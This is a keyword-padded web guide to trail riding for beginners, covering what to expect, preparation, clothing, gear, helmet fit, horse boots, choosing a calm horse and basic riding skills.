


Climbing onto a horse for the first time and heading out onto an open trail is one of those experiences that mixes excitement with a healthy dose of nerves. If you’re searching for practical Trail Riding Tips for Beginners, you’re probably getting ready for your first ride, or you tried it once and want to feel more confident next time.
Trail riding is different from riding in an arena. You’re moving through changing terrain, sharing space with a living animal that reacts to its surroundings, and dealing with weather, wildlife, and trail conditions you can’t fully predict. That’s part of what makes it enjoyable, but it also means preparation matters more than it does in a controlled riding ring.
This guide walks through everything a first-time rider needs to know: what to wear, what gear to bring, how to choose a suitable horse, basic riding skills, how to handle different terrain, what to do if your horse gets startled, and how to stay safe from start to finish. Whether you’re booking a guided ride at a dude ranch or heading out with an experienced friend, these trail riding tips for beginners will help you show up prepared and enjoy the ride instead of worrying through it.
What Is Trail Riding?

Trail riding is horseback riding outside of an enclosed arena, typically along a marked path through fields, woods, hills, or mountains. Instead of a flat, groomed surface, riders deal with natural footing, changing elevation, and outdoor distractions like wildlife or weather — which is exactly why trail riding tips for beginners focus so heavily on preparation and awareness.
Trail Riding vs. Arena Riding
Arena riding happens on a consistent, level surface with few surprises. Trail riding takes place in a natural environment, so footing shifts underfoot, sightlines change around bends, and the horse has more sensory input to react to. Riders need a slightly higher level of awareness on the trail than they would in a ring. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
What Makes Horseback Trail Riding Different?
Horseback trail riding introduces variables you don’t control:
- Natural obstacles like roots, rocks, and fallen branches
- Footing that changes from dirt to gravel to mud within a few steps
- Weather and elevation changes over the course of a ride
- Wildlife, other trail users, and unfamiliar sounds
None of this makes trail riding unsafe for newcomers — it just means preparation and a well-matched horse matter more. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Is Trail Riding Suitable for Complete Beginners?
Yes, in most cases. Guided outfits pair inexperienced riders with calm, trail-seasoned horses and keep the route manageable. As long as the trail difficulty matches your experience and you’re honest with your guide about your skill level, trail riding is a realistic activity for someone who has never sat on a horse before. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Quick answer: Trail riding is horseback riding on natural, outdoor paths rather than in an arena. It suits beginners when paired with a calm horse, an experienced guide, and an easy trail.
What Beginners Should Expect on Their First Trail Ride

Knowing the shape of the experience ahead of time takes a lot of the anxiety out of it. Most trail riding tips for beginners skip this part, but knowing what’s coming makes the whole day easier.
How Long Does a Typical Trail Ride Last?
Beginner-oriented rides usually run 45 minutes to 2 hours. Ranch vacations and multi-day trips can involve longer days in the saddle, but a first outing is rarely more than a couple of hours. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
What Happens Before You Get on the Horse?
Expect a check-in, a short safety briefing, and horse assignment based on your height, weight, and stated experience. Staff typically fit your helmet and adjust your stirrups before you mount. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Will a Guide Stay With You?
On a guided ride, yes. The guide sets the pace, chooses the route, and rides at the front or moves along the line to help riders as needed. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
How Fast Do Beginner Trail Rides Go?
Most of the ride happens at a walk. Some outfits allow short trots on straight, open sections once the group is comfortable, but cantering or galloping is uncommon on a first ride. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
What Might Surprise a First-Time Rider?
- How much the horse moves side to side and how that feels at first
- How uneven the ground can feel compared to walking
- Wildlife crossing the trail unexpectedly
- Branches or brush close to the path
- Other horses in the group reacting to something
- Weather shifting partway through the ride
First Ride Timeline:
- Arrival and check-in
- Horse assignment and helmet fitting
- Safety briefing and mounting instructions
- Mounting with staff assistance
- Riding out on the trail with the guide
- Return to the stable
- Dismounting and basic horse care guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
How to Prepare for Your First Trail Ride

Good preparation is where most trail riding tips for beginners actually make a difference. A little planning the night before and morning of goes a long way.
Check the Weather and Trail Conditions
Look at the forecast and check with the stable about recent rain, mud, or trail closures. Weather affects both comfort and footing. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Eat Before Riding
A light meal beforehand keeps your energy steady. Riding on an empty stomach, especially in heat, isn’t a good idea. It’s a practical example of Trail Riding Tips for Beginners in action.
Stay Hydrated
Start drinking water before you arrive, not just once you’re on the trail. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Arrive Early
Give yourself time for paperwork, a briefing, and getting matched with your horse without feeling rushed. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Tell the Guide You Are a Beginner
This is one of the simplest and most important trail riding tips for beginners. Guides adjust the horse, the pace, and the route based on what you tell them — so don’t downplay your experience level. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Share Relevant Riding Experience
If you’ve ridden before, even briefly, mention it. It helps the guide calibrate how much instruction you’ll need. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Ask About the Horse Before Mounting
A quick question about the horse’s temperament and trail experience is reasonable and shows the guide you’re taking the ride seriously. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Follow the Stable’s Safety Instructions
Listen closely during the briefing. Instructions about mounting, dismounting, and spacing exist because they prevent common accidents.
First Trail Ride Preparation Checklist: It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
- Weather and trail conditions checked
- Appropriate clothing selected
- Closed-toe footwear with a heel
- Helmet available (bring your own or confirm one is provided)
- Water bottle packed
- Sunscreen applied
- Phone and emergency contact information on hand
- Stable safety instructions reviewed

What to Wear for Horseback Trail Riding
Clothing affects both comfort and safety, so it’s worth getting right before you head out for horseback trail riding.
Best Pants for Trail Riding
Riding pants or jeans are the standard choice — they protect your legs from saddle rub, brush, and sun. Comfortable long pants without thick inner seams also work for a casual ride. Shorts are a poor choice because they expose skin to the saddle, stirrup leathers, and vegetation along the trail. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Choosing the Right Footwear
Boots with a small heel (around one inch) are ideal because the heel keeps your foot from sliding through the stirrup. Sturdy closed-toe shoes with good traction are an acceptable substitute if you don’t own riding boots. Avoid sandals, flip-flops, and shoes with no heel at all. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Dress in Layers
In hot weather, breathable long sleeves protect against the sun and brush without overheating you. In cold weather, layering lets you adjust as your body warms up from the activity. Always plan for a rain layer if the forecast is uncertain. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Sun Protection
Apply sunscreen to any exposed skin, and wear a hat or use a helmet with a brim if you’re at higher elevation, where UV exposure is stronger. It’s a practical example of Trail Riding Tips for Beginners in action.
What Not to Wear
- Loose, flowing clothing that can catch on tack
- Open-toe shoes or sandals
- Slippery-soled shoes
- Bulky jackets that restrict arm movement
What to Wear vs. What to Avoid
| Category | Wear | Avoid |
|---|---|---|
| Pants | Riding pants, jeans | Shorts, athletic shorts |
| Footwear | Boots with a heel, sturdy closed shoes | Sandals, flip-flops, slip-ons |
| Tops | Breathable long sleeves, layers | Loose, flowing tops |
| Headwear | Fitted helmet, brimmed hat under helmet | Baseball caps under a helmet |
| Weather gear | Packable rain layer | Bulky, restrictive jackets |

Essential Trail Riding Gear for Beginners
Beyond clothing, a short list of gear makes a real difference in comfort and safety.
Riding Helmet
A certified, well-fitted helmet is the single most important piece of safety equipment for any rider, beginner or experienced. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Proper Footwear
As covered above, a small heel and closed toe are non-negotiable. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Riding Pants or Protective Clothing
Reduces chafing and protects your legs from brush and tack. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Gloves
Optional but useful — gloves improve rein grip and prevent blisters on longer rides. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Water Bottle
Dehydration sneaks up quickly outdoors, especially in warm weather. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Sunscreen
Reapply if your ride runs longer than an hour or two. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Small Trail Bag or Saddlebag
Useful for carrying a phone, snack, sunscreen, and a light jacket. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Weather Protection
A packable rain shell or an extra layer, depending on the forecast. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Identification and Emergency Contact Information
Carry ID and make sure someone knows your riding plans, especially on longer or more remote rides. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
What the Stable Usually Provides
Most stables supply the horse, saddle, bridle, and often a helmet if you don’t have your own. It’s a practical example of Trail Riding Tips for Beginners in action.
What You May Need to Bring Yourself
Appropriate footwear, sun protection, water, and personal items typically fall to the rider to bring. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Beginner Gear Checklist
| Category | Item |
|---|---|
| Essential | Helmet, closed-toe footwear with heel, water |
| Essential | Weather-appropriate clothing |
| Useful | Gloves, sunscreen, small trail bag |
| Optional | Personal riding pants, rain layer, snacks |

How to Choose a Helmet for Trail Riding
Why a Properly Fitted Helmet Matters
Falls happen even to careful, experienced riders, and a properly fitted helmet is the single best protection against a head injury. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
What to Look for in a Trail-Riding Helmet
- Certification to a recognized equestrian safety standard
- A snug, level fit that doesn’t shift when you move your head
- A secure, adjustable retention (chin) strap
- Ventilation for warm-weather rides
- Comfortable padding and enough visibility to see around you
Best Helmet for Horse Trail Riding: What Beginners Should Prioritize
When looking for the Best Helmet for Horse Trail Riding, prioritize proper fit and certification over style. A helmet that meets equestrian safety standards and fits snugly will do more for your safety than an expensive but poorly fitted one. If you’re renting from a stable, ask when the helmets were last replaced and choose the size that sits snugly without excess movement. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
How Should a Riding Helmet Fit?
It should sit level on your head, roughly one to two finger-widths above your eyebrows, without shifting when you nod or shake your head. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
When Should You Replace a Riding Helmet?
Replace a helmet after any impact, and as a general rule, every five years, even without a fall, since materials degrade over time. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Quick answer: The best helmet for trail riding is one that’s certified to an equestrian safety standard, fits snugly and level on your head, and has a secure chin strap — not necessarily the most expensive option available.
Do You Need Horse Boots for Trail Riding?
What Are Horse Boots?
Horse boots are protective coverings placed on a horse’s lower legs or hooves to guard against impact, scrapes, or rough footing. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
When Horse Boots May Be Useful
Boots are most useful on rocky, uneven, or debris-covered trails, or for horses with sensitive legs or hooves. On smooth, well-maintained trails, they may not be necessary at all. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Different Types of Horse Boots
- Bell boots — protect the coronet band and heel area
- Splint boots — guard against interference between legs
- Fetlock boots — protect the fetlock joint from knocks
- Hoof boots — cover the hoof itself, sometimes used instead of shoes
Best Horse Boots for Trail Riding: What to Consider
There’s no single best horse boot for Trail Riding answer that fits every horse. Instead, consider: Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
- The terrain you’ll typically ride on
- The individual horse’s needs and any existing leg or hoof sensitivity
- A snug, comfortable fit that doesn’t rub
- Durable materials that hold up to dirt and moisture
- Enough ventilation to avoid overheating the leg
Are Horse Boots Necessary for Every Trail Ride?
No. Many trail horses go without boots on easy, well-groomed paths. This is a decision best made with the horse’s owner, farrier, or a qualified equine professional who knows the animal and the terrain. This is worth remembering as part of any list of Trail Riding Tips for Beginners.

How to Choose the Right Horse for a Beginner
What Makes a Horse Beginner-Friendly?
A calm temperament, steady trail experience, and a track record of tolerating beginner mistakes without overreacting. It’s a practical example of Trail Riding Tips for Beginners in action.
Why Temperament Matters
A relaxed, unflappable horse forgives the small errors every new rider makes — a stray tug on the reins or an off-balance shift in the saddle. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Why Trail Experience Matters
A horse that’s ridden the same routes many times reacts more predictably to obstacles, wildlife, and other riders than one that’s new to the trail. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Ask About the Horse’s Behavior
It’s reasonable to ask the guide directly whether the horse you’re assigned is considered calm and suitable for a first-time rider. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Why Beginners Should Avoid Overly Challenging Horses
A young, green, or high-energy horse requires a more experienced rider who can read and correct behavior quickly — not an ideal match for someone learning the basics. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
How Guides Match Riders With Horses
Reputable stables match horses to riders based on height, weight, and stated experience, and they adjust that match if you tell them you’re nervous or completely new. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Beginner Horse Selection Checklist
- Calm, steady temperament
- Consistent trail experience
- History of working well with beginners
- Guide confirms suitability for your experience level
Basic Horse-Riding Skills to Practice First
Before you focus on the trail itself, a few fundamentals make everything else easier. This is where the practical side of trail riding tips for beginners really starts.
How to Mount Safely
Mount from the horse’s left side, using a mounting block if one is available, and swing your leg over smoothly rather than kicking or jerking. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Find a Balanced Sitting Position
Sit centered in the saddle with your weight even on both seat bones, not leaning forward or back. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Keep Your Heels Down Without Forcing Them
A relaxed heel-down position helps your foot stay secure in the stirrup, but forcing it can create tension through your whole leg. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Hold the Reins Correctly
Hold the reins with a light, steady grip — not clenched — with your hands roughly level with the horse’s withers. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
How to Stop
Sit deeper in the saddle, apply gentle, even pressure on the reins, and say “whoa” if that’s the cue your horse knows. It’s a practical example of Trail Riding Tips for Beginners in action.
How to Start Moving
A light squeeze with both legs, combined with relaxing your seat, is usually enough to ask a well-trained trail horse to walk on. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Basic Steering
Guide gently with the reins in the direction you want to go while glancing where you’re headed, not down at the horse’s neck. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
How to Maintain Safe Distance From Other Horses
Stay roughly one horse-length behind the horse ahead of you to avoid kicks or crowding. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
How to Communicate Calmly With Your Horse
Horses respond well to a calm voice, steady hands, and consistent cues — avoid sudden, sharp movements. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Skill, Why It Matters, and Common Beginner Mistake
| Skill | Why It Matters | Beginner Mistake |
|---|---|---|
| Mounting | Prevents startling the horse | Kicking or jerking while getting on |
| Sitting position | Improves balance and control | Leaning too far forward |
| Rein grip | Keeps communication clear | Gripping too tightly |
| Stopping | Keeps the ride under control | Yanking the reins suddenly |
| Steering | Directs the horse smoothly | Looking down instead of ahead |
| Spacing | Avoids kicks and crowding | Following too closely |
